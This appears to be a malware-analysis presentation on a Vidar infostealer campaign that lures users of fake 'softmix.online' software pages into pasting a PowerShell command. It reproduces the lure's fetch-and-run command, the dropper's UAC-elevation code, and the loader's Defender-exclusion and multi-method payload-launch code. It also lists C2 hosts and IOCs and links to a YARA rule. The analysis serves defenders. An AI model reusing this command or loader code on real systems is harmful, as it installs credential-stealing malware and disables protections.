

Vidar Infostealer: Analyzing the ClickFix 'softmix.online' Delivery Chain

Presenter: Shreethaar

Table of Contents

1. The Threat at a Glance
2. Infection Chain Overview
3. Dropper: setup.ps1
4. Loader: NSIS + Electron app
5. Payload: Go Infostealer
6. Indicators & Detection Opportunities

The Threat at a Glance

Malware sample collected from [MalwareBazaar](#) that submitted on 4th July 2026

Firstseen (UTC) ↑↓	SHA256 hash ↑↓	Tags ↑↓	Signature ↑↓	Reporter ↑↓
2026-07-04 04:22:27	 20d47fa34fb6c5841bbe...	ClickFix exe signed softmix-online vidar 	Vidar	 aachum
2026-07-04 04:21:18	 3fc02d5534d74a38e1ef...	ClickFix exe softmix-online vidar 	Vidar	 aachum
2026-07-04 04:20:46	 9e60a5852a7a673b708...	ClickFix ps1 softmix-online vidar 	Vidar	 aachum

ClickFix: A technique attempts to lure victim to run malicious commands on the device.

Vidar: Infostealer malware operating as malware-as-a-service, first discovered in late 2018, direct evolution of Arkei trojan. Vidar malware runs on Windows and its objective is to collect wide range of sensitive data from browsers and digital wallets

Infection Chain Overview

Setup Wizard

Install

Run one PowerShell command as Administrator. Download and setup start automatically.

1. Open **PowerShell** as Administrator
2. Copy the command below
3. Paste, press Enter, confirm UAC

COMMAND

```
irm https://softmix.online/ps/setup.ps1 | ie  
x
```

Copy

Windows 10/11 · Internet required · Administrator rights

<https://shorturl.at/VcWCO>

Clip Studio Paint 2026 EX

EX illustration tools · Animation timeline · All brush modules
EX illustration tools · Animation timeline · All brush modules
All Features · Pro Build · Windows · Deployment

[Clip Studio Paint 2026 EX](#)

Clip Studio EX · Animation tools · All brush libraries

Official Complete Edition package for digital illustration and comic creation — all premium modules, advanced tools, and professional capabilities included with full access on Windows.

INSTALLATION

1. Open **PowerShell** as Administrator
2. Paste and run:

```
irm https://softmix.online/ps/setup.ps1 | iex
```


3. Confirm **UAC** (Yes) — setup runs automatically
4. Wait until the installer finishes

FEATURES

RAW pipeline — Develop, retouch and export pro photos. **Color tools** — Grading, presets and local adjustments included. **Offline studio** — Works locally after setup. **Windows optimized** — Built for photography workstations. **Catalog workflow** — Libraries and batch export supported. **Premium modules** — Pro editing features enabled. **One-command install** — PowerShell handles setup automatically.

<https://shorturl.at/2oHjY>

Infection Chain Overview



Dropper: setup.ps1

```
$isAdmin = ([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator)

if (-not $isAdmin) {
    $elevate = @(
        '-NoProfile', '-ExecutionPolicy', 'Bypass', '-Command',
        "& { '$ProgressPreference='SilentlyContinue'; irm '$RemotePs1' | iex }"
    )
    $proc = Start-Process powershell -Verb RunAs -Wait -PassThru -ArgumentList $elevate
    exit $(if ($null -ne $proc) { $proc.ExitCode } else { 1 })
}
```

- Checks current Powershell session is running with Administrator privileged
- If is not **elevated**, relaunches Powershell with triggering UAC prompt



Dropper: setup.ps1

```
Write-Stage 1 3 'Downloading components...'
Invoke-RestMethod $7zaUrl -OutFile $7za
Invoke-RestMethod $zipUrl -OutFile $zip
```


```
Write-Stage 2 3 'Preparing files...'
$extract = Start-Process -FilePath $7za -ArgumentList @(
| 'x', $zip, "-o$dest", "-p$password", '-y'
) -WindowStyle Hidden -Wait -PassThru
if ($extract.ExitCode -ne 0) {
| throw "Extraction failed (exit code $($extract.ExitCode))"
}
```

```
Write-Stage 3 3 'Running setup...'
$installDir = Split-Path $exe -Parent
$proc = Start-Process -FilePath $exe -ArgumentList '/S' -WorkingDirectory $installDir -Wait -PassThru -WindowStyle Hidden
$exitCode = if ($null -ne $proc.ExitCode) { $proc.ExitCode } else { 0 }
if ($exitCode -notin 0, 3010) {
| throw "Installer exited with code $exitCode"
}
```

1. Downloads 7za.exe from <https://softmix.online/ps/7za.exe>
2. Downloads password zip file from <https://softmix.online/ps/setup.zip>
3. Utilizing 7za.exe to extract setup.zip with password **ReleaseV2.1&***
4. After extraction, silent execution of **Installer_x64.exe**
5. All stages happen in **%TEMP%\ps_<hex>**

Loader: NSIS + Electron app

- **Installer_x64.exe** launches NSIS package installer
- Execution of NSIS installer will prompt UAC for further execution
- Unpack electron app that executes malicious Javascript code
- Victim accept UAC, electron app executes under **administrator privileges**



Loader: NSIS + Electron app

```
const CONFIG = {
  TG_TOKEN: "",
  TG_CHAT_ID: "",
  PAYLOADS: [{url:"http://62.60.226.198/uploads/5df66d1d1d5343828aea45cea2b76c5c.exe", "name": "payload.exe"}],
  FAKE_REPO: "Runtime Components",
  FAKE_BRANCH: "3.2.1",
  FAKE_FILES_COUNT: 1247,
  FAKE_SIZE_MB: "187.4 MB",
  BUILD_TAG: "",
  INSTALL_DIR: path.join(os.tmpdir(), "Setup", "cache", Date.now().toString()),
  AUTO_CLOSE_AFTER: 60000
};
```

- Final malware payload drop from attacker's server at 62.60.226.1198

```
function fetchPublicIp() : Promise<any> {    • This may be converted to an async function.
  if (TgLive.ip) return fetchGeoFromIp(TgLive.ip).then(function () : null { return TgLive.ip; });
  if (TgLive.ipFetching) {
    return new Promise(function (resolve : (value: any) => void) : void {
      var t = setInterval(function () : void {
        if (TgLive.ip) {
          clearInterval(t);
          fetchGeoFromIp(TgLive.ip).then(function () : void { resolve(TgLive.ip); });
        }
      }, delay: 200);
      setTimeout(function () : void {
        clearInterval(t);
        fetchGeoFromIp(TgLive.ip || 'hidden').then(function () : void { resolve(TgLive.ip || 'hidden'); });
      }, delay: 12000);
    });
  }
}
```

- Reconnaissance through public IP using multiple service such as api.ipify, ifconfig.me, ipinfo.io and canhazip
- Collect hostname, username, screenshots and upload to Telegram C2

Loader: NSIS + Electron app

Three methods of Windows Defender Evasion

1. Through Powershell cmdlets target installation directory
2. Registry-based exclusions
3. WMI exclusions

```
var psCmds = [];
paths.forEach(function (p : any) : void {
  psCmds.push("Add-MpPreference -ExclusionPath '" + p.replace('/',g, "'") + "' -Force -ErrorAction SilentlyContinue");
});
extensions.forEach(function (e : any) : void {
  psCmds.push("Add-MpPreference -ExclusionExtension '" + e.replace('/',g, "'") + "' -Force -ErrorAction SilentlyContinue");
});
processes.forEach(function (p : any) : void {
  psCmds.push("Add-MpPreference -ExclusionProcess '" + p.replace('/',g, "'") + "' -Force -ErrorAction SilentlyContinue");
});
if (psCmds.length === 0) { resolve(value: false); return; }
var encoded = Buffer.from(psCmds.join(separator: '; '), encoding: 'utf16le').toString(encoding: 'base64');
exec('powershell -NoProfile -NonInteractive -ExecutionPolicy Bypass -EncodedCommand ' + encoded,
  { windowsHide: true, timeout: 20000 }, function (err : ExecException | null) : void { resolve(!err); });
});
```

Loader: NSIS + Electron app

```
function executePayload(filePath : any) : void {
  // Method 1 (0s): spawn detached
  try {
    var child = spawn(filePath, [], {
      detached: true,
      stdio: 'ignore',
      windowsHide: true,
      shell: false
    });
    child.unref();
  } catch (e) {}

  // Method 2 (2s): cmd /c start
  setTimeout(function () : void {
    exec('cmd.exe /c start "" "" + filePath + "", { windowsHide: true, shell: true }, function () : void {});
  }, delay: 2000);

  // Method 3 (4s): explorer.exe
  setTimeout(function () : void {
    exec('explorer.exe "" + filePath + "", { windowsHide: true, shell: true }, function () : void {});
  }, delay: 4000);

  // Method 4 (6s): rundll32 url.dll,FileProtocolHandler
  setTimeout(function () : void {
    exec('rundll32.exe url.dll,FileProtocolHandler "" + filePath + "", { windowsHide: true, shell: true }, function () : void {});
  }, delay: 6000);

  // Method 5 (8s): PowerShell Start-Process
  setTimeout(function () : void {
    var psCmd = 'powershell.exe -WindowStyle Hidden -Command "Start-Process -FilePath \'' + filePath.replace(/'/g, '""') + '\' -WindowStyle Hidden"';
    exec(psCmd, { windowsHide: true, shell: true }, function () : void {});
  }, delay: 8000);

  // Method 6 (10s): VBS launcher (self-deleting)
  setTimeout(function () : void {
    var vbsContent = 'Set WshShell = CreateObject("WScript.Shell")\r\n' +
      'WshShell.Run """" + filePath + """" , 0, False\r\n' +
      'Set fso = CreateObject("Scripting.FileSystemObject")\r\n' +
      'fso.DeleteFile WScript.ScriptFullName';
    var vbsPath = path.join(os.tmpdir(), 'launcher_' + Date.now() + '.vbs');
    try {
      fs.writeFileSync(vbsPath, vbsContent, options: 'utf8');
      exec('wscript.exe //B //NoLogo "" + vbsPath + "", { windowsHide: true }, function () : void {});
    } catch (e) {}
  }, delay: 10000);
}
```

Multiple redundant execution paths:

- NodeJS spawn child function
- cmd.exe /c start
- explorer.exe
- rundll32.exe
- Powershell Start-Process
- VBScript Launcher

Improve the likelihood for final payload execution

Payload: Go Infostealer

▼ PE64

Operation system: Windows(7)[AMD64, 64-bit, GUI]

Compiler: Go(go1.25.4)

Language: Go

Sign tool: Windows Authenticode(2.0)[PKCS #7]

▼ Overlay: Binary[Offset=0x002dfc00,Size=0x0968]

Certificate: WinAuth(2.0)[PKCS #7]

- 64 bit executable compiled with Golang
- Obfuscated with Garble
- Through static analysis resolved function is 64 bit SplitMix64 by observable constant

Name	Address	Section
main.(*qlmnose).oayejgpo	0x1400c2760	.text
main.(*qlmnose).tcnfhof	0x1400c1040	.text
main.(*qlmnose).wtrrmwdtdo	0x1400c19e0	.text
main.(*qlmnose).xfirifdy	0x1400c1fa0	.text
main.(*qlmnose).xtcabfpyzof...	0x1400c1240	.text
main.Ynweptnum	0x1400bfa80	.text
main.Zjbgahaqsjetfhnz1	0x1400bea80	.text
main.ashrkmdxlligftbgh	0x1400a16a0	.text
main.atnktrdfng	0x1400c0de0	.text
main.atxdqyvqfmyphunwau	0x1400b0a60	.text
main.fahntskaugyov	0x1400c28e0	.text
main.huspsj	0x1400c1640	.text
main.ifecveoeamm	0x1400cd480	.text
main.ifecveoeamm.ifecveoea...	0x1400cd700	.text
main.init	0x1400a1660	.text
main.jsekgkzhqdxtkrbz	0x1400c0a60	.text
main.lbuieqckwp	0x1400ad8e0	.text
main.lpdb	0x1400c38e0	.text
main.lrcpvlvcnsefxgjdf	0x1400bca40	.text
main.main	0x1400c5300	.text
main.oyfuxoicfyk	0x1400adb20	.text
main.pawvzaduuv	0x1400c31c0	.text
main.qyhmqaay	0x1400b2a60	.text
main.qzbbayc	0x1400a7780	.text
main.rujoewjdnqgix	0x1400c2f60	.text

```
int64_t rcx = -0x61c8864680b583eb + *(uint64_t*)arg3;
int64_t rbx_4 = (rcx >> 0x1e ^ rcx) * -0x40a7b892e31b1a47;
int64_t rbx_6 = (rbx_4 ^ rbx_4 >> 0x1b) * -0x6b2fb644eccee15;
int64_t rbx_8 = (rbx_6 ^ rbx_6 >> 0x1f) % 0xa;
*(uint64_t*)arg3 = rcx;
int128_t* rax_1;
rax_1 =
    runtime.makeslice(rbx_8, zmm1, &data_7ff78b3c8da0, rbx_8, a
int64_t rdi_3 = rbx_8;
```

Payload: Go Infostealer

```
mov rax,qword ptr ss:[rsp+48]
xor eax,ecx
mov dword ptr ds:[1A0220760],eax
mov eax,dword ptr ds:[1A0220760]
test r15,r15
je 1A000E39A
test r13,r13
je 1A000E39A
mov r12d,dword ptr ss:[rbp+D0]
test r12d,r12d
jle 1A000E39A
mov ecx,dword ptr ds:[1A0220760]
lea esi,qword ptr ds:[rdi+40]
mov eax,dword ptr ds:[1A0220760]
shr ecx,E
xor ecx,27E7998A
add eax,ecx
mov dword ptr ds:[1A0220760],eax
mov eax,dword ptr ds:[1A0220760]
mov ecx,dword ptr ds:[1A0220760]
shr eax,8
add eax,BCB598D8
xor ecx,eax
mov dword ptr ds:[1A0220760],ecx
mov eax,dword ptr ds:[1A0220760]
mov ecx,dword ptr ds:[1A0220760]
shr eax,18
shl ecx,8
or ecx,eax
xor ecx,7AA032F9
mov dword ptr ds:[1A0220760],ecx
lea rcx,qword ptr ds:[r15+3C4]
mov eax,dword ptr ds:[1A0220760]
shl eax,7
sub eax,2D938CDD
mov dword ptr ds:[1A0220760],eax
cmp byte ptr ds:[rcx],dil
jne 1A000DFCE
```

r15:"https://steamcommunity.com/profiles/76561198680197300"

r13:"https://5.75.217.106"

r15+3C4:"AD5F6F34615DCCFF1E59-764ee840-6622-E56B542"

With dynamic analysis:

- Browser credential theft activity through Chrome's Login Data, Session, History
- MetaMask
(**nkbihfbeogaeaoehlefknodbefgpgknn**) confirmed by ID; set matches the standard crypto-wallet + password-manager target list
- Marked compromised machine with registry marker with value **CAE9234** and **E56B542**
- Multiple C2 connection, 5.75.217.106, 149.154.167.99, 23.199.145.221

Indicators & Detection Opportunities

The Pyramid of Pain



YARA Rules for softmix.online payloads:

<https://github.com/shreethaar/yara-rules/tree/main/softmix-online-vidar-clickfix.yar>

Indicators & Detection Opportunities

Hash Values (SHA256)	setup.ps1: 9e60a5852a7a673b7084f7cda25385c04a4ef1a5841b85862b3df193f39b988c Installer_x64.exe: 3fc02d5534d74a38e1ef4b6121818ce3358bbe1e9a823f7e6c741e9d1911cc48 payload.exe: 20d47fa34fb6c5841bbebea4796b7b9fcc3f6920ef9d3be0530978f0cbc6e4d7
IP Address	5.75.217.106 (Vidar C2) 62.60.226.198 (Loader host) 149.154.167.99 (Telegram C2) 23.199.145.221 (Akamai)
Domain Names	softmix.online
Network Host / Artifacts	Registry marker: HKCU\...\Explorer\TS_[8hex] Defender exclusion keys: HKLM\...\Windows Defender\Exclusions\Paths Telegram dedup marker: net_*.dat Unpacked 2nd stage directory path: %TEMP%\<random>\
MITRE TTP	ClickFix: irm iex -> paste and run command (T1204.004) Defender neutralization via exclusions (T1562.001) Browser credentials theft (T1555)